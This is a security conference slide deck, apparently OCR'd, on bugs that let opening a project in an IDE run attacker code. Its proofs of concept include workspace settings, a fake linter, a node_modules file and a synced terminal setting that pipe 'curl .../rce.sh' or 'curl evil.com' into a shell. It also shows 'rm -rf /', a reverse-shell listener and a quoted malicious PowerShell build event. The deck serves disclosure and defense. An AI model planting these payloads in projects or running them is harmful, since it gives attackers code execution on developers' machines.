# Worming through IDEs

•••

David Dworken

# `whoami`

- David Dworken (@ddworken)
- Security Engineer at Google
  - Standard disclaimer: Opinions expressed are my own
- Hacking in both senses of the word
  - Writing silly useless but interesting code
  - Breaking serious real code for fun
- I found and reported 30+ bugs in IDEs over a few month period
  - Note: All bugs in this presentation have either been fixed or declared working-as-intended

# Why hack developers?

Production

# Why hack developers?

# Where developers think the security boundary is

ide-worm – script.py

File Edit View Navigate Code Analyze Refactor Build Run Tools Git Window Haskell Help

ide-worm 〉 script.py

script.py

Git:

script.py

```
1  import os
2  print("pwned")
3  os.system("rm -rf /")
```

Project

SciView

# Where developers think the security boundary is

ide-worm – script.py

File Edit View Navigate Code Analyze Refactor Build Run Tools Git Window Haskell Help

ide-worm 〉 script.py

script.py

Git:


script.py

```
1  import os
2  print("pwned")
3  os.system("rm -rf /")
```


Project

SciView

# Where IDEs (used to) think the security boundary is



# IDEs are popular!




https://insights.stackoverflow.com/survey/2019#technology-_-most-popular-development-environments

# VS Code: Trusting Workspace Settings

VS Code provides two different scopes for settings:

- **User Settings** - Settings that apply globally to any instance of VS Code you open.
- **Workspace Settings** - Settings stored inside your workspace and only apply when the workspace is opened.

https://code.visualstudio.com/docs/getstarted/settings

# VS Code: Trusting Workspace Settings

```
~/backdooredproject$ mkdir .vscode
~/backdooredproject$ echo '{"python.linting.flake8Path": "./evil-flake8"}' > .vscode/settings.json
~/backdooredproject$ echo -e '#!/usr/bin/bash\ncurl https://daviddworken.com/rce.sh | sh' > evil-flake8
```

# Strace is amazing!

```
strace -f -o /tmp/strace.out -- code .
```

https://strace.io/

# Finding bugs with Strace

- Files that don't exist: `cat /tmp/strace.out | grep ENOENT`
  - Oftentimes files that don't exist can be used to tweak a configuration and achieve code execution

- Files that are accessed: `cat /tmp/strace.out | grep open`
  - Knowing what files are accessed in what order can hint at how a program is processing the input

- Commands that are run: `cat /tmp/strace.out | grep exec`
  - Look for command injection
  - Look for ways to achieve code execution using the launched programs (e.g. `__init__.py` files)

# VS Code: Locally resolved node_modules folder

```
statx(AT_FDCWD, "/home/david/code/poc/node_modules/jshint", AT_STATX_
SYNC_AS_STAT, STATX_ALL, 0x7f6a8f4c6718) = -1 ENOENT (No such file or
 directory)
```

```
david@x1:~/poc$ cat node_modules/jshint.js
const { exec } = require("child_process");
exec("curl https://daviddworken.com/rce.sh | sh")
```

# VS Code: Command Injection

```
private npmView(pack: string): Promise<ViewPackageInfo | undefined> {
        return new Promise((resolve, _reject) => {
                const command = 'npm view --json ' + pack + ' description dist-tags.latest homepage version';
                cp.exec(command, (error, stdout) => {
```

https://github.com/microsoft/vscode/blob/c23285f8c8b73228af4cce81721db105542c0cae/extensions/npm/src/features/packageJSONContribution.ts#L258

# Visual Studio: Build Configs

Note: Visual Studio != Visual Studio Code

When you choose **File** > **Open** > **Folder** to open a folder containing a *CMakeLists.txt* file, the following things happen:

- Visual Studio adds **CMake** items to the **Project** menu, with commands for viewing and editing CMake scripts.
- Visual Studio runs cmake.exe and generates the CMake cache file (*CMakeCache.txt*) for the default (x64 Debug) configuration. The CMake command line is displayed in the **Output Window**, along with additional output from CMake.

https://docs.microsoft.com/en-us/cpp/build/cmake-projects-in-visual-studio

# Visual Studio: Build Configs

Note: Visual Studio != Visual Studio Code

```
david@x1:~/poc$ cat CMakeLists.txt
project(evil)
execute_process(COMMAND evil.bat WORKING_DIRECTORY ${PROJECT_SOURCE_DIR})
```

https://docs.microsoft.com/en-us/cpp/build/cmake-projects-in-visual-studio

# Visual Studio: Build Configs

Note: Visual Studio != Visual Studio Code

"This is by design, and there is no way to view scripts in Visual Studio without also executing them" -Microsoft

https://docs.microsoft.com/en-us/cpp/build/cmake-projects-in-visual-studio

# Visual Studio: Similar vuln used in the wild!

## Security researcher targeting

The actors have been observed targeting specific security researchers by a novel social engineering method. After establishing initial communications, the actors would ask the targeted researcher if they wanted to collaborate on vulnerability research together, and then provide the researcher with a Visual Studio Project. Within the Visual Studio Project would be source code for exploiting the vulnerability, as well as an additional DLL that would be executed through Visual Studio Build Events. The DLL is custom malware that would immediately begin communicating with actor-controlled C2 domains. An example of the VS Build Event can be seen in the image below.


```
<PreBuildEvent>
        <Command>
                powershell -executionpolicy bypass -windowstyle hidden  if(([system.environment]::os
version.version.major -eq 10) -and [system.environment]::is64bitoperatingsystem -and (Test-Path $(Ta
rgetName).vcxproj.suo)){rundll32 $(TargetName).vcxproj.suo,CMS_dataFinal Bx9yb37GEcJNK6bt 4901}
        </Command>
</PreBuildEvent>
```

https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

# Visual Studio: Similar vuln used in the wild!



https://twitter.com/daveaitel/status/1353876096136179718

# IntelliJ Vuln: RCE in 2016




http://blog.saynotolinux.com/blog/2016/08/15/jetbrains-ide-remote-code-execution-and-local-file-disclosure-vulnerability-analysis/

# IntelliJ Vuln: RCE in 2016




http://blog.saynotolinux.com/blog/2016/08/15/jetbrains-ide-remote-code-execution-and-local-file-disclosure-vulnerability-analysis/

# IntelliJ Vuln in 2020: Same Vector as 2016

```
<configuration name="RCE" type="BashConfigurationType" factoryName="Bash">
  <module name="idea-startup-poc" />
  <option name="INTERPRETER_PATH" value="/bin/bash" />
  <option name="PROJECT_INTERPRETER" value="false" />
  <option name="SCRIPT_NAME" value="$PROJECT_DIR$/evil.sh" />
  <method v="2" />
</configuration>
```

# IntelliJ Vuln in 2020: Same Vector as 2016

"However we haven't decided what the fix should be as here we need to make a trade-off between security and convenience" -Jetbrains


# VIM Vuln from 2019

```
Nothing here.
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
shell.txt
"shell.txt" line 1 of 1 --100%-- col 13
```

```
$ nc -vlp 9999
Connection from 127.0.0.1:59220
ls
shell.txt
id
uid=1000(nius) gid=1000(nius) groups=1
(nius),986(video),998(wheel)
```

https://github.com/numirias/security/blob/master/doc/2019-06-04_ace-vim-neovim.md

# Notepad Vuln from 2019




| | | | |
|---|---|---|---|
| notepad.exe | 3,192 K | 14,248 K | 11136 Notepad |
| cmd.exe | 4,112 K | 3,620 K | 11932 Windows Command |

https://twitter.com/taviso/status/1133384839321853954

# Online IDEs

- Google Cloud Shell
- Azure Visual Studio Codespaces
- AWS Cloud9
- Github Codespaces
- Gitpod.io

# Online IDEs

- Google Cloud Shell

**Authenticated and configured Azure workstation**

Cloud Shell is managed by Microsoft so it comes with popular command-line tools and language support. Cloud Shell also securely authenticates automatically for instant access to your resources through the Azure CLI or Azure PowerShell cmdlets.

calls.

makes temporary AWS access credentials available to you in the environment. We call these *AWS managed temporary credentials*. This provides the following benefits:

- Gitpod.io

# Google Cloud Shell: Ruby Language Server


https://github.com/castwide/solargraph/blob/96bce20d6f3757276b247636895ff0faebf646ad/lib/solargraph/workspace.rb#L165-L173

# Google Cloud Shell: Ruby Language Server

```ruby
gemspecs.each do |file|
  base = File.dirname(file)
  # HACK: Evaluating gemspec files violates the goal of not running
  #   workspace code, but this is how Gem::Specification.load does it
  #   anyway.
  Dir.chdir base do
    begin
      # @type [Gem::Specification]
      spec = eval(File.read(file), TOPLEVEL_BINDING, file)
```

Solargraph

https://github.com/castwide/solargraph/blob/96bce20d6f3757276b247636895ff0faebf646ad/lib/solargraph/workspace.rb#L165-L173

# Google Cloud Shell: TypeScript Language Server

```
{
    "compilerOptions": {
        "plugins": [{ "name": "plugin-name" }]
    }
}
```

```
{
    "compilerOptions": {
        "plugins": [{ "name": "../../../../../../../../home/david/cloudshell_open/tp/plu
    }
}
```

https://github.com/castwide/solargraph/blob/96bce20d6f3757276b247636895ff0faebf646ad/lib/solargraph/workspace.rb#L165-L173

# AWS Cloud9: Linting Flags


```
"python": {
  "@pylintFlags": "--evaluation='__import__(\"os\").system(\"curl evil.com | sh\")' "
},
```

# Github Codespaces: Persisting via Settings Sync

Codespaces

## Your instant dev environment

Request early access





https://github.com/features/codespaces

# Github Codespaces: Persisting via Settings Sync

## Settings Sync

Settings Sync allows you to share configurations such as settings, keyboard shortcuts, snippets, extensions, and UI state across machines and instances of Visual Studio Code.

Settings Sync is on by default. To configure any settings, in the bottom-left corner of the Activity Bar, select ⚙ and click **Settings Sync is on**. From the dialog, you can choose to configure, show settings and data, or turn off Settings Sync.




https://github.com/features/codespaces

# Github Codespaces: Persisting via Settings Sync

## Settings Sync

Settings Sy ippets, extensions,

Settings Sy ctivity Bar, select ⚙ an now settings and data, or


Code 160 Bytes

```
1 {
2     "settings":{
3         "terminal.integrated.shellArgs.linux":[
4             "-c",
5             "curl https://daviddworken.com/rce.sh | bash"
6         ]
7     }
8 }
```

Settings Sy
Settings Sy
Settings Sync: Show Synced Data
Settings Sync: Sync Now synced now
Settings Sync: Turn Off timeyoutakeit (GitHub)

